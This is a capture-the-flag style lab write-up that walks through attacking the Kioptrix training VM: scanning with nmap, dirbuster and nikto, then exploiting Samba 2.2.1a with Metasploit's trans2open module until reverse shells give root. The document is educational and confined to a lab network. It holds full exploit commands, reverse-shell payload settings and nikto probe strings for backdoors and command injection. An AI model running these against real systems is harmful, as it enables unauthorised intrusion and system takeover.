Kioptrix writeup

Let's first find the ip address of the attack box and the victim box

- arp-scan -l

```
──(kali㉿kali)-[~/Desktop/Practical Ethical
Hacking/kioptrix]
└─$ sudo arp-scan -l
1 ×
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2b:46:0b,
IPv4: 192.168.146.130
Starting arp-scan 1.9.7 with 256 hosts
(https://github.com/royhills/arp-scan)
192.168.146.1   00:50:56:c0:00:08       VMware, Inc.
192.168.146.2   00:50:56:e8:90:b1       VMware, Inc.
192.168.146.128 00:0c:29:16:42:c1       VMware, Inc.
192.168.146.254 00:50:56:f6:88:83       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.966 seconds
(130.21 hosts/sec). 4 responded
```

- ip address

```
┌──(kali㉿kali)-[~/Desktop/Practical Ethical
Hacking/kioptrix]
```

```
└─$ ip address | grep inet
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 192.168.146.130/24 brd 192.168.146.255 scope global dynamic noprefixroute eth0
    inet6 fe80::20c:29ff:fe2b:460b/64 scope link noprefixroute
```

- Victim box
    - 192.168.146.128
- Attack box
    - 192.168.146.130

Let's run nmap to find out what ports are open

- nmap


```
┌──(kali㉿kali)-[~/Desktop/Practical Ethical Hacking/kioptrix]
└─$ nmap -T4 -p- -A 192.168.146.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 17:40 EDT
Nmap scan report for 192.168.146.128
Host is up (0.0028s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
```

```
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86
(RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71
(DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81
(RSA)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)
(Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-
Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red
Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup:
MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-
Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2022-08-27T17:41:02+00:00; -3h59m55s from
scanner time.
|_http-server-header: Apache/1.3.20 (Unix)  (Red-
Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_64_WITH_MD5
|_http-title: 400 Bad Request
32768/tcp open  status      1 (RPC #100024)

Host script results:
|_clock-skew: -3h59m55s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.74 seconds
```

- Looks like many ports are open. Let's take note of all the ports and what version they are
    - 22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)
    - 80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
    - 139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
    - 443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

Let's use dirbuster to check whats running.

- Looks like port 80 is open and It's running Apache httpd 1.3.20.
- Lets run dirbuster
- dirbuster&



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)
http://192.168.146.128:80/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8


Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details



http://192.168.146.128:80/

Scan Information \ Results - List View: Dirs: 10 Files:

```
Directory Stucture        Respor
  nt-guide.html           200
  cfgmaker.html           200
  indexmaker.html         200
  reference.html          200
  faq.html                200
  forum.html              200
  contrib.html            200
  mrtg-rrd.html           200
  logfile.html            200
  mibhelp.html            200
  squid.html              200
  webserver.html          200
```

Current speed: 116 requests/sec
Average speed: (T) 6, (C) 118 requests/sec
Parse Queue Size: 0
Total Requests: 1157258/1795929
Time To Finish: 01:30:12

Starting dir/file list based brute forcing

192.168.146.128/manual/mod_ssl/ssl_reference.html

Not Found

The requested URL /manual/mod_ssl/ssl_reference.html was not found on this server.

Apache/1.3.20 Server at 127.0.0.1 Port 80

Flameshot
Hello, I'm here! Click icon in the tray to take a screenshot or click with a right button to see more options.

- Dirbuster found many directories. We found that it's running Apache 1.3.20. Which is known to be vulnerable
- We've confirmed that the box is indeed running Apache 1.3.20.

Let's find the samba version on port 139

- msfconsole

```
msf6 > use 102
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s),
see https://gith

ub.com/rapid7/metasploit-framework/w
```

```
                                       iki/Using-
Metasploit
   THREADS   1                yes       The number of
concurrent threads (ma
                                       x one per host)

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS
192.168.146.128
RHOSTS => 192.168.146.128
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.146.128:139    - SMB Detected (versions:)
(preferred dialect:) (signatures:optional)
[*] 192.168.146.128:139    -   Host could not be
identified: Unix (Samba 2.2.1a)
[*] 192.168.146.128:       - Scanned 1 of 1 hosts (100%
complete)
[*] Auxiliary module execution completed
```

- smb is running on Samba 2.2.1a
-

Let's try to connect to smb

- smbclient -L \192.168.146.128\

```
┌──(root💀kali)-[/home/kali]
└─# smbclient -L \192.168.146.128\\
1 ×
```

```
Server does not support EXTENDED_SECURITY  but 'client use
spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba
Server)
        ADMIN$          IPC       IPC Service (Samba
Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use
spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX
```

- We know there are two sharename IPC$ and ADMIN$ Let's look into the ADMIN$

Let's run another vulnerability finder

- nikto

```
msf6 auxiliary(scanner/smb/smb_version) > nikto -h 192.168.146.128
[*] exec: nikto -h 192.168.146.128

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.146.128
+ Target Hostname:    192.168.146.128
+ Target Port:        80
+ Start Time:         2022-08-29 23:55:44 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/1.3.20 appears to be outdated (current is at
least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting
```

```
(XSS).
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ /wp-
content/themes/twentyeleven/images/headers/server.php?
filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-
content/themes/twentyeleven/images/headers/server.php?
filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?
filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-includes/Requests/Utility/content-post.php?
filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?
filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpresswp-
includes/js/tinymce/themes/modern/Meuhy.php?
filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor
file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link
router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ 8724 requests: 0 error(s) and 30 item(s) reported on
remote host
+ End Time:           2022-08-29 23:56:10 (GMT-4) (26
seconds)
---------------------------------------------------------
-----------------
+ 1 host(s) tested
```


- Looks like mod_ssl/2.8.4 is definitely outdated. Let's add that to our notes

Notes so far...

- ssh/22 is going to be a bit difficult since we don't know the user
- http/80 we used dirbuster and confirmed Apache 1.3.20. mod_ssl/2.8.4 is vulnerable too.
- smb/139 We know its running on Unix (Samba 2.2.1a)

Let's reserach what we can do with the vulnerabilities we found.

- Let's google samba 2.2.1a exploit



About 48,300 results (0.34 seconds)

https://www.rapid7.com › modules › exploit › samba

Samba trans2open Overflow (Linux x86) - Rapid7

May 30, 2018 — This **exploits** the buffer overflow found in **Samba** versions **2.2**.0 to **2.2**.8. This particular module is capable of **exploiting** the flaw on x86 ...

People also search for

samba 2.2.1a exploit github
samba 2.2.7a exploit
webalizer version 2.01 exploit
samba 2.2.8 exploit
openssh 2.9p2 exploit
samba 2.2.x - remote buffer overflow

https://www.exploit-db.com › exploits

Remote Buffer Overflow - Samba 2.2.x - Exploit-DB

Samba 2.2.x - Remote Buffer Overflow. CVE-4469CVE-2003-0201 . remote **exploit** for Linux platform.

https://www.exploit-db.com › exploits

-
    - trans2open overflow can be run by metasploit

- msfconsole

```
msf6 > search trans2

Matching Modules
================


   #  Name                                Disclosure Date
Rank   Check  Description
   -  ----                                ---------------  -
---   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07
great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07
great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07
great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07
great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info
3, use 3 or use exploit/solaris/samba/trans2open
```

```
msf6 > use 1
[*] No payload configured, defaulting to
linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options
```

```
Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s),
see https://github.com/rapid7/metaspl
                                      oit-
framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port
(TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.146.130  yes       The listen address
(an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf6 exploit(linux/samba/trans2open) > set RHOST
```

```
192.168.128
RHOST => 192.168.128
msf6 exploit(linux/samba/trans2open) > run

[-] 192.168.128:139 - Msf::OptionValidateError The
following options failed to validate: RHOSTS
msf6 exploit(linux/samba/trans2open) > set RHOST
192.168.146.128
RHOST => 192.168.146.128
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.146.130:4444
[*] 192.168.146.128:139 - Trying return address
0xbffffdfc...
[*] 192.168.146.128:139 - Trying return address
0xbffffcfc...
[*] 192.168.146.128:139 - Trying return address
0xbffffbfc...
[*] 192.168.146.128:139 - Trying return address
0xbffffafc...
[*] Sending stage (989032 bytes) to 192.168.146.128
[*] 192.168.146.128 - Meterpreter session 1 closed.
Reason: Died
[*] 192.168.146.128:139 - Trying return address
0xbffff9fc...
[*] Sending stage (989032 bytes) to 192.168.146.128
[*] 192.168.146.128 - Meterpreter session 2 closed.
Reason: Died
[*] 192.168.146.128:139 - Trying return address
```

```
0xbffff8fc...
```

- We know the vulnerability exists and we also know there's an existing exploit. When we ran our payload. It did not work and it continued to fail.
- Notice the payload "linux/x86/meterpreter/reverse_tcp"
- That is a staged payload. Let's see if we can change to a different payload

```
msf6 exploit(linux/samba/trans2open) > set payload
linux/x86/shell
set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/shell/bind_tcp
set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/shell/reverse_tcp
set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/shell_bind_tcp
set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/shell_reverse_tcp
set payload linux/x86/shell_reverse_tcp_ipv6
msf6 exploit(linux/samba/trans2open) > set payload
linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
```

- Let's set the payload to a different payload

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s),
see https://github.com/rapid7/metaspl
                                      oit-
framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port
(TCP)


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.146.130  yes       The listen address
(an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf6 exploit(linux/samba/trans2open) > set RHOSTS
192.168.146.128
RHOSTS => 192.168.146.128
msf6 exploit(linux/samba/trans2open) > run

[-] Handler failed to bind to 192.168.146.130:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 192.168.146.128:139 - Exploit failed [bad-config]:
Rex::BindFailed The address is already in use or
unavailable: (0.0.0.0:4444).
```

- Our initial run using 4444 is still open.
- Lets change it to 4445

```
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.146.128  yes       The target host(s),
see https://github.com/rapid7/metaspl
                                      oit-
framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port
(TCP)
```

```
Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.146.130  yes       The listen address
(an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf6 exploit(linux/samba/trans2open) > set LPORT 4445
LPORT => 4445
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.146.130:4445
[*] 192.168.146.128:139 - Trying return address
0xbffffdfc...
[*] 192.168.146.128:139 - Trying return address
0xbffffcfc...
[*] 192.168.146.128:139 - Trying return address
0xbffffbfc...
```

```
[*] 192.168.146.128:139 - Trying return address
0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.146.128
[*] 192.168.146.128:139 - Trying return address
0xbffff9fc...
[*] Sending stage (36 bytes) to 192.168.146.128
[*] 192.168.146.128:139 - Trying return address
0xbffff8fc...
[*] Sending stage (36 bytes) to 192.168.146.128
[*] 192.168.146.128:139 - Trying return address
0xbffff7fc...
[*] Sending stage (36 bytes) to 192.168.146.128
[*] 192.168.146.128:139 - Trying return address
0xbffff6fc...
[*] Command shell session 1 opened (192.168.146.130:4445 -
> 192.168.146.128:32773) at 2022-08-30 00:14:52 -0400

[*] Command shell session 2 opened (192.168.146.130:4445 -
> 192.168.146.128:32774) at 2022-08-30 00:14:54 -0400
[*] Command shell session 3 opened (192.168.146.130:4445 -
> 192.168.146.128:32775) at 2022-08-30 00:14:55 -0400
[*] Command shell session 4 opened (192.168.146.130:4445 -
> 192.168.146.128:32776) at 2022-08-30 00:14:56 -0400
whoami
root
```

- We did it!

Let's go over what we've learned from this

- What's the key point we found on kioptrix box?
  - We realized running a simple nmap scan helped us identify vulnerable services and their respective versions thats exploitable
- Why did we have to change to a different payload? Why didn't the first exploit worked?
  - Every scenario/env is different. Sometimes it failes and sometimes it works. It's our best interest to try all options until we try a different approach.
  - We're attempting to break into a box that does not want to be broken.